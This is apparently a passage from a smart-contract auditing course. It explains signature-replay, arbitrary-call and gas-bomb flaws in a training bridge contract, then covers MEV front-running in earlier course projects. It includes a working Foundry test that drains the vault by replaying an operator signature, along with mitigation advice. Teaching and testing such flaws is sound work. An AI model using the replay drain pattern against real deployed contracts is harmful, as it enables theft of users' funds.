function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message) public nonReentrant
whenNotPaused {
    address signer = ECDSA.recover(MessageHashUtils.toEthSignedMessageHash(keccak256(message)), v, r,
s);

    if (!signers[signer]) {
        revert L1BossBridge__Unauthorized();
    }

    (address target, uint256 value, bytes memory data) = abi.decode(message, (address, uint256,
bytes));

    (bool success,) = target.call{ value: value }(data);
    if (!success) {
```

```
        revert L1BossBridge__CallFailed();
    }
}
```

We can see that there's clearly nothing in place to prevent this broadcast signature from being used more than once. We should write a proof of code to demonstrate this.

Within L1TokenBridge.t.sol:

```
function testSignatureReplay() public {
address attacker = makeAddr("attacker");
// assume the vault already holds some tokens
uint256 vaultInitialBalance = 1000e18;
uint256 attackerInitialBalance = 100e18;
deal(address(token), address(vault), vaultInitialBalance);
deal(address(token), attacker, attackerInitialBalance);
•
// An attacker deposits tokens to L2
vm.startPrank(attacker);
token.approve(address(tokenBridge), type(uint256).max);
tokenBridge.depositTokensToL2(attacker, attacker, attackerInitialBalance);
•
// Signer/Operator is going to sign the withdrawal
bytes memory message = abi.encode(
    address(token), 0, abi.encodeCall(IERC20.transferFrom, (address(vault), attacker,
attackerInitialBalance))
);
•
(uint8 v, bytes32 r, bytes32 s) = vm.sign(operator.key,
MessageHashUtils.toEthSignedMessageHash(keccak256(message)));
•
while(token.balanceOf(address(vault)) > 0){
    tokenBridge.withdrawTokensToL1(attacker, attackerInitialBalance, v, r, s);
}
•
assertEq(token.balanceOf(attacker), attackerInitialBalance + vaultInitialBalance);
assertEq(token.balanceOf(address(vault)), 0);
}
```

Ok, this is a lot of code, let's break down what's happening here so far. We first set up our environment by creating an `attacker` address and assigning some value of our token to both the `attacker` and the `vault`.

```
address attacker = makeAddr("attacker");
// assume the vault already holds some tokens
uint256 vaultInitialBalance = 1000e18;
uint256 attackerInitialBalance = 100e18;
deal(address(token), address(vault), vaultInitialBalance);
deal(address(token), attacker, attackerInitialBalance);
```

Next, our `attacker` is depositing some tokens into the vault via `depositTokensToL2`.

```
// An attacker deposits tokens to L2
vm.startPrank(attacker);
token.approve(address(tokenBridge), type(uint256).max);
tokenBridge.depositTokensToL2(attacker, attacker, attackerInitialBalance);
```

At this point our deposit has been emitted and the off-chain `signer` is now meant to sign the withdraw transaction. The first step to this is hashing the message to be signed.

```
bytes memory message = abi.encode(
address(token), 0, abi.encodeCall(IERC20.transferFrom, (address(vault), attacker,
attackerInitialBalance))
);
```

We're going to leverage some Foundry magic by using the Cheatcode `vm.sign` to simulate this signature. We need to pass `vm.sign` a private key and a message. Fortunately, Foundry can help us again.

We're very familiar with the creation of addresses in our Foundry tests, but something we've not really touched on is the creation of accounts. At the very top of `L1TokenBridge.t.sol`, you can see we have an example.

```
address deployer = makeAddr("deployer");
address user = makeAddr("user");
address userInL2 = makeAddr("userInL2");
Account operator = makeAccount("operator");
```

Our `operator` variable is an example of an Account object. These objects have 2 properties, `key` and `addr`. Let's use `operator.key` to sign our withdraw transaction.

```
(uint8 v, bytes32 r, bytes32 s) = vm.sign(operator.key,
MessageHashUtils.toEthSignedMessageHash(keccak256(message)));
```

> **Remember:** We're using MessageHashUtils here to format our message data to the EIP standard!

When our operator signs a legitimate withdraw message, their signature components (v, r, and s) are available on-chain as a product of the functions being called in Boss Bridge. This means our attacker can use these values to execute the transaction over and over again maliciously.

```
while (token.balanceOf(address(vault)) > 0) {
  tokenBridge.withdrawTokensToL1(attacker, attackerInitialBalance, v, r, s);
}
•
assertEq(
  token.balanceOf(attacker),
  attackerInitialBalance + vaultInitialBalance
);
assertEq(token.balanceOf(address(vault)), 0);
```

Ok, let's run it and see how Boss Bridge responds to our signature replay attack.

```
forge test --mt testSignatureReplay --vvv
```

```
Ran 1 test for test/L1TokenBridge.t.sol:L1BossBridgeTest
[PASS] testSignatureReplay() (gas: 489568)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.15ms (3.26ms CPU time)

Ran 1 test suite in 6.49ms (4.15ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Our test for signature replay passed. For such a small code base, we're sure finding a lot of highs...

Sig Replay Prevention

We've learnt the ins and outs of how a signature replay attack is executed and what makes a protocol vulnerable to this exploit, but..

How do you protect against something like this?

The simplest way to protect against a replay attack is to assure that the function being called includes some kind of mechanism such that it can only be called once. Common solutions include - adding a block nonce, or a deadline parameter which will cause any subsequent transaction calls to revert.

```
function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message, uint256 deadline){...}
```

There are a variety of things you could employ, but the root of the solution is the same:

Utilize some form of one-time-use data within your function to prevent it from being replayed!

Exploit: Low Level Call to Itself

Following up with Slither

Earlier in the review, we came across an issue detected by Slither in `L1BossBridge.sol`. Let's head back there and verify what's going on.

```
function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message) public nonReentrant
whenNotPaused {
    address signer = ECDSA.recover(MessageHashUtils.toEthSignedMessageHash(keccak256(message)), v, r,
s);
•
    if (!signers[signer]) {
        revert L1BossBridge__Unauthorized();
    }
•
    (address target, uint256 value, bytes memory data) = abi.decode(message, (address, uint256,
bytes));
•
    // @Audit-Question: Slither detects an issue here, follow up
    (bool success,) = target.call{ value: value }(data);
    if (!success) {
        revert L1BossBridge__CallFailed();
    }
}
```

At the time, we didn't have enough context to know if this was actually bad or not. Slither detects this as a circumstance of `arbitrary-send-eth`.

What's this mean?

The issue is that the `sendToL1` function is passing arbitrary `messages`. We're taking the user's word that they are sending the correct message data, calling an expected function, but this may not be the case!

Remember the `L1Vault` has a function `approveTo`, which can only be called by the `L1BossBridge`.

```
function approveTo(address target, uint256 amount) external onlyOwner {
    token.approve(target, amount);
}
```

Were a malicious actor to pass *this* function data to the `sendToL1` message parameter, they could steal all the tokens in the vault!

Exploit: Gas Bomb

Exploit - Gas Bomb

One more to go! This issues is actually *also* found within `sendToL1` (this function is a mess).

So, what is a `gas bomb`?

In essence it's a circumstance where an unexpectedly large amount of gas is suddenly required to execute the function of a protocol.

In `Boss Bridge`, we see this as a product of taking arbitrary message data *again*.

```
function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message) public nonReentrant
whenNotPaused {...}
```

Solidity and the EVM have a hard time estimating the gas costs of a situation like this. In the past, malicious actors have sent message data which cost ***insane*** amounts of gas to execute, costing the caller a tonne of money, or in some cases bricking a protocol.

Some people just want to watch the world burn.

MEV & Governance


MEV: Introduction

What is MEV?


Mev stands for "Maximum Extractable Value", or sometimes "Miner Extractable Value", and it's the value that blockchain node operators and users can extract by ordering transactions in a block in a specific order.

In order to develop an in-depth understanding, I would highly recommend visiting Flashbots.net, a research and development organization dedicated to counteracting the negative implications of MEV. Their '**New to MEV**' page of their docs, in particular, is a fantastic learning resource. I highly *highly* recommend reading through these articles to understand what's going on with MEVs.

What is the mempool?



When a transaction is initiated it uses an RPC_URL, as we know. This URL points to a specific node on the blockchain which, instead of immediately integrating it into its block, places it into its 'memory pool', or 'mempool'. This constitutes the lower tier of workings that enable blockchain.



As we know, nodes essentially "take turns" building blocks for the blockchain. So if you send your transaction to a single node, the node will have to wait until it's that node's turn to include your transaction! This could take months!

So what the node does is accept your transaction, and add it to the `mempool`, accessible to other nodes. When another node sees this transaction waiting to be sent, it will pull transactions from the `mempool` to include in the block, often based on gas paid for that transaction.

> **Remember:** Part of gas paid serves as a financial incentive for node operators!


So this "`mempool`" is like a waiting room for transactions.

Front-running

Suppose a malicious actor has visibility into the `mempool` and wants to use this to their advantage. Visibility into the `mempool` allows someone to effectively predict future transactions.

If a malicious actor were to see a transaction in this waiting room that would benefit them, they're able to send *their own* transaction, paying more gas, skipping the line.


The malicious actor's transaction would execute before the victims!



This is called Front-Running and is one of the most common forms of MEV. Let's look at a more minimal diagram in the next lesson before moving on.

MEV - Minimized

We can take a look at this image to see a minimized visual representation of what MEV looks like. In specific, this kind of MEV is known as "front-running".



MEV - Everywhere

To demonstrate just how pervasive this vulnerability is in Web3 .. I've got a secret.

EVERY code base we've audited up to now has been susceptible to MEV attacks! Let's go over how it applies in each situation, starting with Puppy Raffle!

MEV: Puppy Raffle

Front Running in Puppy Raffle


Let's look at how Puppy Raffle was vulnerable to front running. Our Puppy Raffle's core function is `selectWinner`.

```
function selectWinner() external {
    require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
    require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
    uint256 winnerIndex =
        uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) %
players.length;
    address winner = players[winnerIndex];
    uint256 totalAmountCollected = players.length * entranceFee;
    uint256 prizePool = (totalAmountCollected * 80) / 100;
    uint256 fee = (totalAmountCollected * 20) / 100;
    totalFees = totalFees + uint64(fee);
•
    uint256 tokenId = totalSupply();
•
    // We use a different RNG calculate from the winnerIndex to determine rarity
    uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender, block.difficulty))) % 100;
    if (rarity <= COMMON_RARITY) {
        tokenIdToRarity[tokenId] = COMMON_RARITY;
    } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
        tokenIdToRarity[tokenId] = RARE_RARITY;
    } else {
        tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
    }
•
    delete players;
    raffleStartTime = block.timestamp;
    previousWinner = winner;
    (bool success,) = winner.call{value: prizePool}("");
    require(success, "PuppyRaffle: Failed to send prize pool to winner");
    _safeMint(winner, tokenId);
}
```

Effectively, when the `selectWinner` function is called, the transaction is then sent to the MemPool. At this point anyone can see the results of the selectWinner function. If a user participating in the raffle identifies that they didn't win, the potential exists for them to refund their entry fee!

A user does this by recognizing that they lost, and then paying more gas to have their refund request processed before the `selectWinner` transaction.

This will lower the prize of the winner!



MEV: TSwap

Ok, so Puppy Raffle wasn't safe - what about TSwap, was there a problem there?

Absolutely! Recall from TSwapPool.sol, the deposit function:

```
function deposit(
    uint256 wethToDeposit,
    uint256 minimumLiquidityTokensToMint,
    uint256 maximumPoolTokensToDeposit,
    uint64 deadline
)
    external
    revertIfZero(wethToDeposit)
    returns (uint256 liquidityTokensToMint)
{
    if (wethToDeposit < MINIMUM_WETH_LIQUIDITY) {
        revert TSwapPool__WethDepositAmountTooLow(
            MINIMUM_WETH_LIQUIDITY,
            wethToDeposit
        );
    }
    if (totalLiquidityTokenSupply() > 0) {
        uint256 wethReserves = i_wethToken.balanceOf(address(this));
        uint256 poolTokenReserves = i_poolToken.balanceOf(address(this));
        // Our invariant says weth, poolTokens, and liquidity tokens must always have the same ratio
after the
        // initial deposit
        // poolTokens / constant(k) = weth
        // weth / constant(k) = liquidityTokens
        // aka...
        // weth / poolTokens = constant(k)
```


```
        // To make sure this holds, we can make sure the new balance will match the old balance
        // (wethReserves + wethToDeposit) / (poolTokenReserves + poolTokensToDeposit) = constant(k)
        // (wethReserves + wethToDeposit) / (poolTokenReserves + poolTokensToDeposit) =
        // (wethReserves / poolTokenReserves)
        //
        // So we can do some elementary math now to figure out poolTokensToDeposit...
        // (wethReserves + wethToDeposit) = (poolTokenReserves + poolTokensToDeposit) * (wethReserves
/ poolTokenReserves)
        // wethReserves + wethToDeposit  = poolTokenReserves * (wethReserves / poolTokenReserves) +
poolTokensToDeposit * (wethReserves / poolTokenReserves)
        // wethReserves + wethToDeposit = wethReserves + poolTokensToDeposit * (wethReserves /
poolTokenReserves)
        // wethToDeposit / (wethReserves / poolTokenReserves) = poolTokensToDeposit
        // (wethToDeposit * poolTokenReserves) / wethReserves = poolTokensToDeposit
        uint256 poolTokensToDeposit = getPoolTokensToDepositBasedOnWeth(
            wethToDeposit
        );
        if (maximumPoolTokensToDeposit < poolTokensToDeposit) {
            revert TSwapPool__MaxPoolTokenDepositTooHigh(
                maximumPoolTokensToDeposit,
                poolTokensToDeposit
            );
        }

        // We do the same thing for liquidity tokens. Similar math.
        liquidityTokensToMint =
            (wethToDeposit * totalLiquidityTokenSupply()) /
            wethReserves;
        if (liquidityTokensToMint < minimumLiquidityTokensToMint) {
            revert TSwapPool__MinLiquidityTokensToMintTooLow(
                minimumLiquidityTokensToMint,
                liquidityTokensToMint
            );
        }
        _addLiquidityMintAndTransfer(
            wethToDeposit,
            poolTokensToDeposit,
            liquidityTokensToMint
        );
    } else {
        // This will be the "initial" funding of the protocol. We are starting from blank here!
        // We just have them send the tokens in, and we mint liquidity tokens based on the weth
        _addLiquidityMintAndTransfer(
            wethToDeposit,
            maximumPoolTokensToDeposit,
            wethToDeposit
        );
        liquidityTokensToMint = wethToDeposit;
    }
}
```

We identified, during our review, that the `deadline` parameter wasn't being used. How would that potentially lead to an `MEV` attack in `TSwap`?

Before a transaction is sent to the `MemPool`, it is sent to a node. Node operators have privileged information with respect to transactions about to be added to the blockchain and in some circumstances they can delay when a transaction is processed by up to a whole block. If the `deadline` parameter was properly employed it could have prevented this!

Imagine a node operator happened to be a `liquidity provider` in `TSwap`. This operator would be able to see pending deposits into the protocol, the practical effect of which would be that their shares and fees are lowered as the `LPTokens` are diluted.

This malicious node operator would have the power to delay the processing of this `deposit` transaction in favor of validating more swap transactions maximizing the fees they would obtain from the protocol at the expensive of the new depositor!



MEV: ThunderLoan


Surely Thunder Loan is safe from MEV attacks! Everything happens so fast, there's no way someone could step in to affect anything, right?

Afraid not.

`Thunder Loan` is susceptible to something called a `sandwich attack`.

